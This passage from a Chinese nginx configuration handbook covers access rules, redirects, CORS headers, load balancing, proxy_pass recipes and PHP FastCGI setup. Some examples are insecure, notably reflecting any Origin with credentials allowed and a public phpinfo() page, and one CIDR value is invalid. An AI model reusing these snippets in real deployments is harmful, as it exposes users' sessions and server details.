location ~ ^/static/images/.*\.php$
{
        deny all;
}
```

```
location ~ /\.ht {
        deny all;
}

location ~ .*\.(sqlite|sq3)$ {
        deny all;
}
```

IP 地址

```
        location / {
                deny 192.168.0.1;
                allow 192.168.1.0/24;
                allow 10.1.1.0/16;
                allow 2001:0db8::/32;
```

```
                        deny all;
                }
```

限制IP访问*.php文件

```
        location ~ ^/private/.*\.php$
        {
                allow 222.222.22.35;
                allow 192.168.1.0/249;
                deny all;
        }
```

5.10. autoindex

开启目录浏览

```
# vim /etc/nginx/sites-enabled/default

location / {
        autoindex on;
}
```

```
# /etc/init.d/nginx reload
Reloading nginx configuration: nginx.
```

另外Nginx的目录流量有两个比较有用的参数，可以根据自己的需求添加：

```
autoindex_exact_size off;
默认为on，显示出文件的确切大小，单位是bytes。
改为off后，显示出文件的大概大小，单位是kB或者MB或者GB

autoindex_localtime on;
默认为off，显示的文件时间为GMT时间。
改为on后，显示的文件时间为文件的服务器时间
```

5.11. return

301 跳转

```
        server {
                listen 80;
                server_name m.example.com;

                location / {
                        return 301
$scheme://www.example.com$request_uri;
                }
        }

        server {
                listen 80;
                listen 443 ssl;
                server_name www.old-name.com;
                return 301 $scheme://www.new-
name.com$request_uri;
        }
```

5.12. add_header

Cache

相关页面设置Cache-Control头信息

```
        if ($request_uri ~* "^/$|^/news/.+/|^/info/.+/") {
                add_header Cache-Control max-age=3600;
        }

        if ($request_uri ~* "^/suggest/|^/categories/") {
                add_header Cache-Control max-age=86400;
        }
```

```
add_header     Nginx-Cache     "HIT  from  www.example.com";
or
add_header     Nginx-Cache     "$upstream_cache_status  from
www.example.com";
```

Access-Control-Allow

```
                location ~* \.(eot|ttf|woff)$ {
                        add_header Access-Control-Allow-Origin
*;
                }

                location /js/ {
                        add_header Access-Control-Allow-Origin
https://www.mydomain.com/;
                        add_header Access-Control-Allow-Methods
GET,OPTIONS;
                        add_header Access-Control-Allow-Headers
*;
                }
```

```
        location / {
                if ($request_method = OPTIONS ) {
                        add_header Access-Control-Allow-Origin
"http://example.com";
                        add_header Access-Control-Allow-Methods
"GET, OPTIONS";
                        add_header Access-Control-Allow-Headers
"Authorization";
                        add_header Access-Control-Allow-
Credentials "true";
                        add_header Content-Length 0;
                        add_header Content-Type text/plain;
                        return 200;
                }
        }
```

允许 所有头部 所有域 所有方法

```
server {
        ...
        location / {
                add_header 'Access-Control-Allow-Origin' '*';
                add_header 'Access-Control-Allow-Headers' '*';
                add_header 'Access-Control-Allow-Methods' '*';
                # OPTIONS 直接返回204
                if ($request_method = 'OPTIONS') {
                        return 204;
                }
        }
        ...
}
```

使用 $http_origin 变量

```
```

```
add_header 'Access-Control-Allow-Origin' $http_origin;
add_header 'Access-Control-Allow-Credentials' 'true';
add_header 'Access-Control-Allow-Methods' 'GET, POST, OPTIONS';
add_header 'Access-Control-Allow-Headers' 'DNT,web-token,app-
token,Authorization,Accept,Origin,Keep-Alive,User-Agent,X-Mx-
ReqToken,X-Data-Type,X-Auth-Token,X-Requested-With,If-Modified-
Since,Cache-Control,Content-Type,Range';
add_header 'Access-Control-Expose-Headers' 'Content-
Length,Content-Range';
if ($request_method = 'OPTIONS') {
        add_header 'Access-Control-Max-Age' 1728000;
        add_header 'Content-Type' 'text/plain; charset=utf-8';
        add_header 'Content-Length' 0;
        return 204;
}
```

5.13. client_max_body_size 上传文件尺寸限制

```
client_max_body_size 2M;
```

6. upstream 负载均衡

```
http {
        upstream myapp1 {
                server srv1.example.com;
                server srv2.example.com;
                server srv3.example.com;
        }

        server {
                listen 80;
                location / {
                        proxy_pass http://myapp1;
                }
        }
}
```

6.1. weight 权重配置

```
        upstream myapp1 {
                server srv1.example.com weight=3;
                server srv2.example.com;
                server srv3.example.com;
        }
```

6.2. backup 实现热备

```
        upstream backend {
                server backend1.example.com weight=5;
                server backend2.example.com:8080;
                server unix:/tmp/backend3;
```

```
        server backup1.example.com:8080 backup;
        server backup2.example.com:8080 backup;
}

server {
        location / {
                proxy_pass http://backend;
        }
}
```

7. Proxy

ngx_http_proxy_module

```
# cat /etc/nginx/nginx.conf

#user  nobody;
worker_processes  4;

#error_log  logs/error.log;
#error_log  logs/error.log  notice;
#error_log  logs/error.log  info;

#pid        logs/nginx.pid;


events {
    worker_connections  40960;
        use epoll;
}


http {
    include       mime.types;
    default_type  application/octet-stream;

    #log_format  main  '$remote_addr - $remote_user
[$time_local] "$request" '
    #                  '$status $body_bytes_sent
"$http_referer" '
    #                  '"$http_user_agent"
"$http_x_forwarded_for"';

    #access_log  logs/access.log  main;

    access_log  /dev/null;

    sendfile        on;
    #tcp_nopush     on;

    #keepalive_timeout  0;
```

```
    keepalive_timeout  65;

    #gzip  on;

upstream backend{
#        server 172.16.0.6:80;
        server 10.0.0.68:80;
        server 10.0.0.69:80;
}


    server {
        listen       80;
        server_name  localhost;

        #charset koi8-r;

        #access_log  logs/host.access.log  main;

#        location / {
#            root   html;
#            index  index.html index.htm;
#        }

    access_log  /dev/null;
    error_log   /dev/null;


    location / {
#        proxy_pass $scheme://$host$request_uri;
#        proxy_set_header Host $http_host;

#        proxy_buffers 256 4k;
#        proxy_max_temp_file_size 0;

#        proxy_connect_timeout 30;

#        proxy_cache_valid 200 302 10m;
#        proxy_cache_valid 301 1h;
#        proxy_cache_valid any 1m;



         proxy_pass      http://backend;
```

```
         proxy_redirect          off;
         proxy_set_header        Host $host;
#         proxy_set_header        X-Real-IP $remote_addr;
#         proxy_set_header        X-Forwarded-For
$proxy_add_x_forwarded_for;
         client_max_body_size    10m;
         client_body_buffer_size 128k;
         proxy_connect_timeout   30;
         proxy_send_timeout      30;
         proxy_read_timeout      30;
         proxy_buffer_size       4k;
         proxy_buffers           256 4k;
         proxy_busy_buffers_size 64k;
         proxy_temp_file_write_size 64k;
        tcp_nodelay on;
    }


        #error_page  404              /404.html;

        # redirect server error pages to the static page
/50x.html
        #
        error_page   500 502 503 504  /50x.html;
        location = /50x.html {
            root   html;
        }
    }

}
```

7.1. proxy_cache

/etc/nginx/conf.d/

```
proxy_cache_path /www/cache keys_zone=www:128m;
server {

        location / {
      proxy_pass http://example.net;
      proxy_cache www;
```

```
      proxy_cache_key $uri;
      proxy_cache_valid  200 302  60m;
      proxy_cache_valid  404      1m;
    }
}
```

proxy_cache_valid 配置HTTP状态码与缓存时间

```
proxy_cache_valid any 1m; 任何内容缓存一分钟

proxy_cache_valid  200 302  60m; 状态200，302页面缓存 60分钟

proxy_cache_valid  404      1m;  状态404页面缓存1分钟
```

```
http {
  proxy_cache_path  /var/www/cache levels=1:2 keys_zone=my-
cache:8m max_size=1000m inactive=600m;
  proxy_temp_path /var/www/cache/tmp;


  server {
    location / {
      proxy_pass http://example.net;
      proxy_cache mycache;
      proxy_cache_valid  200 302  60m;
      proxy_cache_valid  404      1m;
    }
  }
}
```

```
location / {
  proxy_pass http://localhost;
  proxy_set_header   Host             $host;
  proxy_set_header   X-Real-IP        $remote_addr;
  proxy_set_header   X-Forwarded-For
$proxy_add_x_forwarded_for;
  proxy_ignore_headers Set-Cookie;
  proxy_ignore_headers Cache-Control;
```

```
  proxy_cache_bypass        $http_secret_header;
  add_header X-Cache-Status $upstream_cache_status;
}
```

```
server {
          listen       80;
          server_name  example.org;
          root   /var/www;
          index  index.html index.php;

        location ~* .+.(ico|jpg|gif|jpeg|css|js|flv|png|swf)$ {
                expires max;
        }

        location / {
                proxy_pass       http://backend;
                proxy_set_header  X-Real-IP  $remote_addr;
                proxy_set_header Host $http_host;
                proxy_cache cache;
                proxy_cache_key $host$request_uri;
                proxy_cache_valid 200 304 12h;
                proxy_cache_valid 302 301 12h;
                proxy_cache_valid any 1m;
                proxy_ignore_headers Cache-Control Expires;
                proxy_pass_header Set-Cookie;
        }

}
```

```
proxy_cache_valid 200 302 10m;
proxy_cache_valid 301      1h;
proxy_cache_valid any      1m;
```

7.2. rewrite + proxy_pass

需求如下

```
```

```
http://www.example.com/images/logo.jpg  =>
http://images.example.com/logo.jpg
```

如果直接 proxy_pass http://images.example.com; 的后果是 http://images.example.com/images/logo.jpg，我们需要去掉images目录，这里使用rewrite /images/(.+)$ /$1 break;实现

```
   location ^~ /images/ {
               rewrite /images/(.+)$ /$1 break;
               proxy_pass http://images.example.com;
               break;
   }
```

7.3. request_filename + proxy_pass

如果文件不存在，那么去指定的节点上寻找

```
  location / {
       root  /www;
       proxy_intercept_errors  on;
       if (!-f $request_filename) {
         proxy_pass http://172.16.1.1;
         break;
       }
   }
       location / {
       root  /www/images;
       proxy_intercept_errors  on;
       if (!-f $request_filename) {
         proxy_pass http://172.16.1.2;
         break;
       }
   }
```

7.4. $request_uri 与 proxy_pass 联合使用

```
server {
    listen       80;
    server_name  info.example.com;

    #charset koi8-r;
    access_log  /var/log/nginx/info.example.com.access.log
main;

    location / {
        root   /www/example.com/info.example.com;
        index  index.html index.htm;

        rewrite ^/$  http://www.example.com/;

        valid_referers none blocked *.example.com;
        if ($invalid_referer) {
                #rewrite ^(.*)$  http://www.example.com/cn/$1;
                return 403;
        }

        proxy_intercept_errors  on;
#           proxy_set_header  X-Real-IP  $remote_addr;
#            proxy_set_header  X-Forwarded-For
$proxy_add_x_forwarded_for;
#            proxy_set_header  Host            $host;
#
#            proxy_cache one;
#            proxy_cache_valid  200 302 304 10m;
#            proxy_cache_valid  301 1h;
#            proxy_cache_valid  any 1m;

        if ( $request_uri ~
"^/public/datas/(sge|cgse|futures|fx_price|gold_price|stock|bon
ds)\.xml$") {
                proxy_pass http://211.176.212.212$request_uri;
                break;
        }

        if (!-f $request_filename) {

          proxy_pass http://infoadmin.example.com;
          #proxy_pass http://backend;
          break;
```

```
        }
    }

    location ~ ^/index\.php$ {
        return 403;
    }
    location ~ ^/(config|include|crontab|/systemmanage)/ {
        deny all;
        break;
    }
    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }

}
```

7.5. try_files 与 proxy_pass 共用

需求，在web目录下索引静态，如果不存在便进入proxy处理，通常proxy后面是tomcat等应用服务器。

我们可以使用 try_files 与 proxy_pass 实现我们的需求

```
server {
    listen       80;
    server_name  m.netkiller.cn;

    charset utf-8;
    access_log  /var/log/nginx/m.netkiller.cn.access.log;

    location / {
                root /www/example.com/m.example.com;
                try_files $uri $uri/ @proxy;
    }

    location @proxy {
```

```
                proxy_pass http://127.0.0.1:8000;
        proxy_set_header    Host    $host;
        proxy_set_header    X-Real-IP   $remote_addr;
        proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }

    # deny access to .htaccess files, if Apache's document root
    # concurs with nginx's one
    #
    #location ~ /\.ht {
    #    deny  all;
    #}

    location ~ ^/WEB-INF/ {
        deny  all;
    }

    location ~ \.(html|js|css|jpg|png|gif|swf)$ {
        root /www/example.com/m.example.com;
        expires 1d;
    }
    location ~ \.(ico|fla|flv|mp3|mp4|wma|wmv|exe)$ {
        root /www/example.com/m.example.com;
        expires 7d;
    }
    location ~ \.flv {
        flv;
    }

    location ~ \.mp4$ {
        mp4;
    }

    location /module {
        root /www/example.com/m.example.com;
```

```
    }

}
```

7.6. Proxy 与 SSI

背景：nginx + tomcat 模式，nginx 开启 SSI , Tomcat 动态页面中输出 SSI 标签

```
# cat  /etc/nginx/conf.d/www.netkiller.cn.conf
server {
    listen       80;
    server_name  www.netkiller.cn;

    charset utf-8;
    access_log  /var/log/nginx/www.netkiller.cn.access.log;

    location / {
        #index  index.html index.htm;
                proxy_pass http://127.0.0.1:8080;
        proxy_set_header    Host    $host;
        proxy_set_header    X-Real-IP   $remote_addr;
        proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }
}
```

test.jsp 文件

```
<%@ page language="java"
import="java.util.*,java.text.SimpleDateFormat"
pageEncoding="UTF-8"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
        <head>
        <title>show time</title>
</head>
<body>
<%

        Date date=new Date();
    SimpleDateFormat ss=new SimpleDateFormat("yyyy-MM-dd
HH:mm:ss");
    String lgtime=ss.format(date);
%>
        <center>
        <h1><%=lgtime%></h1>
        </center>

        <!--# set var="test" value="Hello netkiller!" -->
        <!--# echo var="test" -->

</body>
</html>
```

测试并查看源码，你会看到SSI标签

```
        <!--# set var="test" value="Hello netkiller!" -->
        <!--# echo var="test" -->
```

解决方案

```
```

```
    location / {
        ssi on;
        proxy_set_header Accept-Encoding "";
        proxy_pass http://127.0.0.1:8080;
        proxy_set_header    Host    $host;
        proxy_set_header    X-Real-IP   $remote_addr;
        proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;
    }
```

再次测试，你将看不到SSI标签，只能看到文本输出Hello netkiller!

7.7. Host

Proxy 通过IP地址访问目的主机，如果目的主机是虚拟主机，你就需要告诉目的主机是那个域名。

proxy_set_header Host www.example.com;

proxy_set_header Host $server_name;

```
server {
    listen       80;
    server_name  www.example.com;

    charset utf-8;
    access_log  /var/log/nginx/www.example.com.access.log
main;

    proxy_set_header   Host $server_name;

    location / {
        proxy_pass http://154.21.16.57;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
```

```
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }
}
```

7.8. expires

```
location / {
    root /var/www;
    proxy_set_header  X-Real-IP  $remote_addr;
    proxy_set_header  X-Forwarded-For
$proxy_add_x_forwarded_for;
    proxy_set_header Host $http_host;
    proxy_redirect false;

    if ($request_uri ~* "\.(ico|css|js|gif|jpe?g|png)\?[0-
9]+$") {
        expires max;
        break;
    }
    if (-f $request_filename) {
        break;
    }
    if (-f $request_filename/index.html) {
        rewrite (.*) $1/index.html break;
    }
    if (-f $request_filename.html) {
        rewrite (.*) $1.html break;
    }

    proxy_pass http://backend;
}
```

7.9. X-Forwarded-For

```
proxy_set_header    X-Real-IP   $remote_addr;
```

```
proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;
```

7.10. X-Sendfile

http://wiki.nginx.org/NginxXSendfile

7.11. proxy_http_version

proxy_http_version 1.0 | 1.1;

7.12. proxy_set_header

```
proxy_set_header    Host    $host;
proxy_set_header    X-Real-IP   $remote_addr;
proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header User-Agent "Mozilla/5.0 (compatible; MSIE
10.6; Windows NT 6.1; Trident/5.0; InfoPath.2; SLCC1; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 2.0.50727) 3gpp-gba
UNTRUSTED/1.0";
proxy_set_header X-Forwarded-URI $request_uri;
```

7.13. 隐藏头部信息

例如响应头:

```
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Thu, 04 Feb 2018 02:20:36 GMT
Transfer-Encoding: chunked
Vary: Accept-Encoding
X-Powered-By: PHP/7.2.0
```

隐藏 PHP 版本信息

```
proxy_hide_header X-Powered-By;
```

7.14. 忽略头

```
location /images/ {
    proxy_cache my_cache;
    proxy_ignore_headers Cache-Control;
    proxy_cache_valid any 30m;
    ...
}
```

7.15. proxy_pass_request_headers 透传 Header

有时用户会设置自定义的 HTTP 头信息，这些不符合 HTTP 的头信息如果需要会被 proxy_pass 过滤并丢弃。

```
proxy_pass_request_headers off;
```

默认系统是开启的

```
proxy_pass_request_headers on;
```

7.16. timeout 超时时间

proxy_connect_timeout: 链接超时设置，后端服务器连接的超时时间，发起握手等候响应超时时间。

proxy_read_timeout: 连接成功后，等候后端服务器响应时间，其实已经进入后端的排队之中等候处理，也可以说是后端服务器处理请求的时间。

proxy_send_timeout: 后端服务器数据回传时间，就是在规定时间之内后端服务器必须传完所有的数据。

```
    location / {
        proxy_pass http://127.0.0.1:8000;
        proxy_set_header    Host    $host;
        proxy_set_header    X-Real-IP   $remote_addr;
        proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_connect_timeout 60s;
        proxy_read_timeout 300s;
        proxy_send_timeout 300s;
    }
```

7.17. sub_filter 文本替换

```
        proxy_set_header Accept-Encoding ""; # 防止网站gzip
        sub_filter '景峰' '景峯'; # 有效
        sub_filter 'neo' 'netkiller';
        sub_filter_once off;    # 全部替换
```

7.18. 站外代理

```
        location /neo {
            proxy_pass  https://www.netkiller.cn;
```

```
            proxy_redirect     off;
            proxy_set_header   Host             $host;
            proxy_set_header   X-Real-IP        $remote_addr;
            proxy_set_header   X-Forwarded-For
$proxy_add_x_forwarded_for;
        }

    }
```

7.19. example

/api/ 走代理，其他页面走 Nginx

代理特定目录

```
server {
    listen 443 ssl http2;
    server_name  www.netkiller.cn netkiller.cn;

    ssl_certificate ssl/netkiller.cn.crt;
    ssl_certificate_key ssl/netkiller.cn.key;
    ssl_session_cache shared:SSL:20m;
    ssl_session_timeout 60m;

    charset utf-8;
    #access_log  /var/log/nginx/host.access.log  main;

    location / {
        root   /opt/netkiller.cn/www.netkiller.cn;
        index  index.html;
    }

    location ^~ /api/ {
        proxy_pass http://127.0.0.1:8080;
        proxy_http_version 1.1;
                proxy_set_header    Host    $host;
                break;
    }
```

```
    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }

    # deny access to .htaccess files, if Apache's document root
    # concurs with nginx's one
    #
    location ~ /\.ht {
        deny  all;
    }

}
```

upstream 实例

```
127.0.0.1               api.example.com
172.16.0.10     api1.example.com
172.16.0.11     api2.example.com
```

```
upstream api.example.com {
    least_conn;
    server api1.example.com;
    server api2.example.com;
}

server {
    listen       80;
    server_name  api.example.com;

    charset utf-8;
    access_log  /var/log/nginx/api.example.com.access.log;
```

```
    location / {
                proxy_pass        http://api.example.com;
                proxy_set_header X-Real-IP  $remote_addr;
                #proxy_set_header Host $host;
                proxy_set_header Host api.example.com;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }

    # proxy the PHP scripts to Apache listening on 127.0.0.1:80
    #
    #location ~ \.php$ {
    #    proxy_pass   http://127.0.0.1;
    #}
}
```

Tomcat 实例

```
server {
    listen       80;
    server_name  m.netkiller.cn;

    charset utf-8;
    access_log  /var/log/nginx/m.netkiller.cn.access.log;

    location / {
                root /www/example.com/m.example.com;
                rewrite ^(.*)\;jsessionid=(.*)$ $1 break;
                try_files $uri $uri/ @proxy;
    }

    location @proxy {
                proxy_pass http://127.0.0.1:8000;
        proxy_set_header    Host    $host;
```

```
        proxy_set_header    X-Real-IP   $remote_addr;
        proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }

    # deny access to .htaccess files, if Apache's document root
    # concurs with nginx's one
    #
    #location ~ /\.ht {
    #    deny  all;
    #}

    location ~ ^/WEB-INF/ {
        deny  all;
    }

    location ~ \.(html|js|css|jpg|png|gif|swf)$ {
        root /www/example.com/m.example.com;
        expires 1d;
    }
    location ~ \.(ico|fla|flv|mp3|mp4|wma|wmv|exe)$ {
        root /www/example.com/m.example.com;
        expires 7d;
    }
    location ~ \.flv {
        flv;
    }

    location ~ \.mp4$ {
        mp4;
    }

    location /module {
        root /www/example.com/m.example.com;
    }
```

```
}
```

上面的jsessionid处理方式

Nginx -> Nginx -> Tomcat

背景各种原因需要再Nginx前面再增加一层Nginx虽然需求很变态，本着学习的目的试了试。

这里还使用了 http2 加速 nginx ssl http2 -> nginx ssl http2 -> Tomcat 8080

```
    server {
        listen       443 ssl http2;
        server_name  www.netkiller.cn;

        ssl_certificate      ssl/netkiller.cn.crt;
        ssl_certificate_key  ssl/netkiller.cn.key;

    #    ssl_session_cache    shared:SSL:1m;
    #    ssl_session_timeout  5m;
    #    ssl_ciphers  HIGH:!aNULL:!MD5;
    #    ssl_prefer_server_ciphers  on;

        location / {

                proxy_buffers 16 4k;
                proxy_buffer_size 2k;

                proxy_pass https://www.netkiller.cn;
                proxy_pass_header   Set-Cookie;
                add_header From     www.netkiller.cn;
                proxy_set_header    Cookie $http_cookie;
                proxy_set_header    Host    $host;
                proxy_set_header    X-Real-IP   $remote_addr;
                proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;
                proxy_cookie_domain www.netkiller.cn
netkiller.cn;
                #proxy_cookie_path / "/; secure; HttpOnly";
```

```
                proxy_set_header Accept-Encoding "";
                proxy_ignore_client_abort  on;

        }
    }
```

有几点需要注意:

如果是443你需要挂在证书，需要透传cookie给目的主机，否则你将无法支持Session，应用程序需要从 X-Forwarded-For 获取IP地址。

Proxy 处理 Cookie

下面是一个通过 proxy_pass 代理live800的案例，我们需要处理几个地方:

Host头处理，Cookie传递，替换原因页面中的域名，替换文件有html,css,xml,css,js

```
    location ~ ^/k800 {
        #rewrite              ^/live800/(.*)  /$1 break;

        proxy_pass           http://118.23.24.15;
        proxy_pass_header   Set-Cookie;
        proxy_set_header    Accept-Encoding "";
        proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_set_header    Host www.example.com;
        proxy_set_header    Cookie $http_cookie;

        sub_filter_types text/html text/css text/xml text/css
text/javascript;
        sub_filter 'www.example.com'  '$host';
        sub_filter_once off;
    }
```

Proxy 添加 CORS 头

```
server {
    listen       80;
    listen 443 ssl http2;

    server_name api.netkiller.cn;
    ssl_certificate ssl/netkiller.cn.crt;
    ssl_certificate_key ssl/netkiller.cn.key;
    ssl_session_cache shared:SSL:20m;
    ssl_session_timeout 60m;
    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;

    charset utf-8;
    access_log  /var/log/nginx/api.netkiller.cn.access.log
main;

    location / {
        proxy_pass      http://127.0.0.1:7000;
    }

    location ^~ /api {
                add_header Access-Control-Allow-Origin *;
                add_header Access-Control-Allow-Headers
Content-Type,Origin;
                add_header Access-Control-Allow-Methods
GET,OPTIONS;
        proxy_pass http://other.example.com/api/;
    }
}
```

通过 Proxy 汉化 restful 接口

通过 proxy 汉化 restful 接口返回的 json 字符串。

背景，有这样一个需求，前端HTML5通过ajax与restful交互，ajax会显示接口返回json数据，由于js做了混淆无法修改与restful交互的逻辑，但是json反馈结果需要汉化。

汉化前接口如下，返回message为 "message":"Full authentication is required to access this resource"

```
neo@netkiller ~/workspace/Developer/Python % curl
http://api.netkiller.cn/restful/member/get/1.json

{"timestamp":1505206067543,"status":401,"error":"Unauthorized",
"message":"Full authentication is required to access this
resource","path":"/restful/member/get/1.json"}
```

建立一个代理服务器，代理介于用户和接口之间，ajax 访问接口需要经过这个代理服务器中转。

增加 /etc/nginx/conf.d/api.netkiller.cn.conf 配置文件

```
server {
        listen 80;
        server_name api.netkiller.cn;

        charset utf-8;

        location / {
                proxy_pass http://localhost:8443;
                proxy_http_version 1.1;
                proxy_set_header    Host    $host;

                sub_filter_types application/json;
        sub_filter 'Full authentication is required to access
this resource'  '用户验证错误';
        sub_filter_once off;
        }

}
```

所谓汉化就是字符串替换，使用nginx sub_filter 模块。

重新启动 nginx 然后测试汉化效果

```
neo@netkiller ~/workspace/Developer/Python % curl
http://api.netkiller.cn/restful/member/get/1.json

{"timestamp":1505208931927,"status":401,"error":"Unauthorized",
"message":"用户验证错误","path":"/restful/member/get/1.json"}
```

现在我们看到效果是 "message":"用户验证错误"

HTTP2 proxy_pass http://

```
server {
    listen       80;
    listen 443 ssl http2;
    server_name  www.netkiller.cn netkiller.cn;

    ssl_certificate ssl/netkiller.cn.crt;
    ssl_certificate_key ssl/netkiller.cn.key;
    ssl_session_cache shared:SSL:20m;
    ssl_session_timeout 60m;

    charset utf-8;
    #access_log  /var/log/nginx/host.access.log  main;

    error_page  497              https://$host$uri?$args;

    if ($scheme = http) {
        return 301 https://$server_name$request_uri;
    }

    location ^~ /member/ {
        proxy_pass https://47.75.176.32:443;
                proxy_set_header    Host www.netkiller.cn;
        break;
    }
```

```
    location / {
        root   /opt/www.netkiller.cn;
        index  index.html index.php;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }

    # proxy the PHP scripts to Apache listening on 127.0.0.1:80
    #
    #location ~ \.php$ {
    #    proxy_pass   http://127.0.0.1;
    #}

    # pass the PHP scripts to FastCGI server listening on
127.0.0.1:9000
    #
    location ~ \.php$ {
        root           html;
        fastcgi_pass   127.0.0.1:9000;
        fastcgi_index  index.php;
        fastcgi_param  SCRIPT_FILENAME
/opt/www.netkiller.cn$fastcgi_script_name;
        include        fastcgi_params;
    }

    # deny access to .htaccess files, if Apache's document root
    # concurs with nginx's one
    #
    location ~ /\.ht {
        deny  all;
    }

}
```

IPFS

```
mkdir -p /var/cache/nginx/ipfs
chown nginx:root /var/cache/nginx/ipfs
```

```
proxy_cache_path /var/cache/nginx/ipfs keys_zone=ipfs:4096m;
server {
    listen       80;
    server_name  localhost;

    #charset koi8-r;
    access_log  /var/log/nginx/ipfs.access.log;

    location / {
        proxy_pass      http://127.0.0.1:8080;
        proxy_cache ipfs;
        proxy_cache_valid  200 30d;
            expires max;
    }

    location ~* .+.(mp4)$ {
        rewrite ^/(.*)\.mp4$ /$1 last;
        proxy_pass      http://127.0.0.1:8080;
        proxy_cache ipfs;
        proxy_cache_valid  200 30d;
        expires max;
        mp4;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }

}
```

```

```

查看缓存情况

```
[root@netkiller ~]# find /var/cache/nginx/ipfs/
/var/cache/nginx/ipfs/
/var/cache/nginx/ipfs/47c3015c7a497f26f650a817f5a179ab
```

7.20. HTTP Auth 认证冲突

nginx 代理 springboot，Springboot 使用了 JWT 认证，HTTP头为 Authorization: Bearer {BASE64}

admin.netkiller.cn 后台需要限制登陆，公司没有固定IP地址，尝试了 VPN 方案，被封。最终决定使用 HTTP Auth，HTTP Auth 使用 HTTP Authorization: Basic {BASE64}。

问题来了，由于HTTP的 key 都是 Authorization，Authorization: Basic 会覆盖掉 Authorization: Bearer 导致 Springboot 无法认证返回 401.

使用下面👇配置解决，注意⚠️调试的时候需要每次关闭浏览器，否则会保留状态，不生效。

```
auth_basic off;
proxy_pass_request_headers on;
```

完成的例子

```

```

```
server {
    listen       80;
    listen       443 ssl http2;
    server_name  admin.netkiller.cn;

    include /etc/nginx/default.d/*.conf;

    access_log /var/log/nginx/admin.netkiller.cn.access.log;
    error_log /var/log/nginx/admin.netkiller.cn.error.log;

    error_page 497 https://$host$uri?$args;

    if ($scheme = http) {
            return 301 https://$server_name$request_uri;
    }

    location / {
        auth_basic "Administrator's Area";
        auth_basic_user_file  htpasswd;
        root   /opt/netkiller.cn/admin.netkiller.cn;
            try_files $uri $uri/ /index.html;
            index  index.html;
    }

    location /api/ {
                auth_basic off;
                proxy_pass_request_headers on;
        proxy_set_header Host $http_host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header REMOTE-HOST $remote_addr;
        proxy_set_header X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_pass http://api.netkiller.cn:8080/;
    }

    error_page 404 /404.html;
        location = /40x.html {
    }

    error_page 500 502 503 504 /50x.html;
        location = /50x.html {
    }
}
```

8. fastcgi

8.1. spawn-fcgi

config php fastcgi

```
sudo vim /etc/nginx/sites-available/default

        location ~ \.php$ {
                fastcgi_pass   127.0.0.1:9000;
                fastcgi_index  index.php;
                fastcgi_param  SCRIPT_FILENAME
/scripts$fastcgi_script_name;
                include fastcgi_params;
        }
```

Spawn-fcgi

We still need a script to start our fast cgi processes. We will extract one from Lighttpd. and then disable start script of lighttpd

```
$ sudo apt-get install lighttpd
$ sudo chmod -x /etc/init.d/lighttpd
```

```
$ sudo touch /usr/bin/php-fastcgi
$ sudo vim /usr/bin/php-fastcgi

#!/bin/sh
/usr/bin/spawn-fcgi -a 127.0.0.1 -p 9000 -u www-data -f
/usr/bin/php5-cgi
```

fastcgi daemon

```
$ sudo touch /etc/init.d/nginx-fastcgi
$ sudo chmod +x /usr/bin/php-fastcgi
$ sudo vim /etc/init.d/nginx-fastcgi

This is also a new empty file, add the following and save:

#!/bin/bash
PHP_SCRIPT=/usr/bin/php-fastcgi
RETVAL=0
case "$1" in
start)
$PHP_SCRIPT
RETVAL=$?
;;
stop)
killall -9 php
RETVAL=$?
;;
restart)
killall -9 php
$PHP_SCRIPT
RETVAL=$?
;;
*)
echo "Usage: nginx-fastcgi {start|stop|restart}"
exit 1
;;
esac
exit $RETVAL

We need to change some permissions to make this all work.
$ sudo chmod +x /etc/init.d/nginx-fastcgi
```

create a test file

```
sudo vim /var/www/nginx-default/index.php
<?php echo phpinfo(); ?>
```

```

```

8.2. php-fpm

php5-fpm

```
sudo apt-get install php5-cli php5-cgi php5-fpm
```

```
/etc/init.d/php5-fpm start
```

编译 php-fpm

```
./configure --prefix=/srv/php-5.3.8 \
--with-config-file-path=/srv/php-5.3.8/etc \
--with-config-file-scan-dir=/srv/php-5.3.8/etc/conf.d \
--enable-fpm \
--with-fpm-user=www \
--with-fpm-group=www \
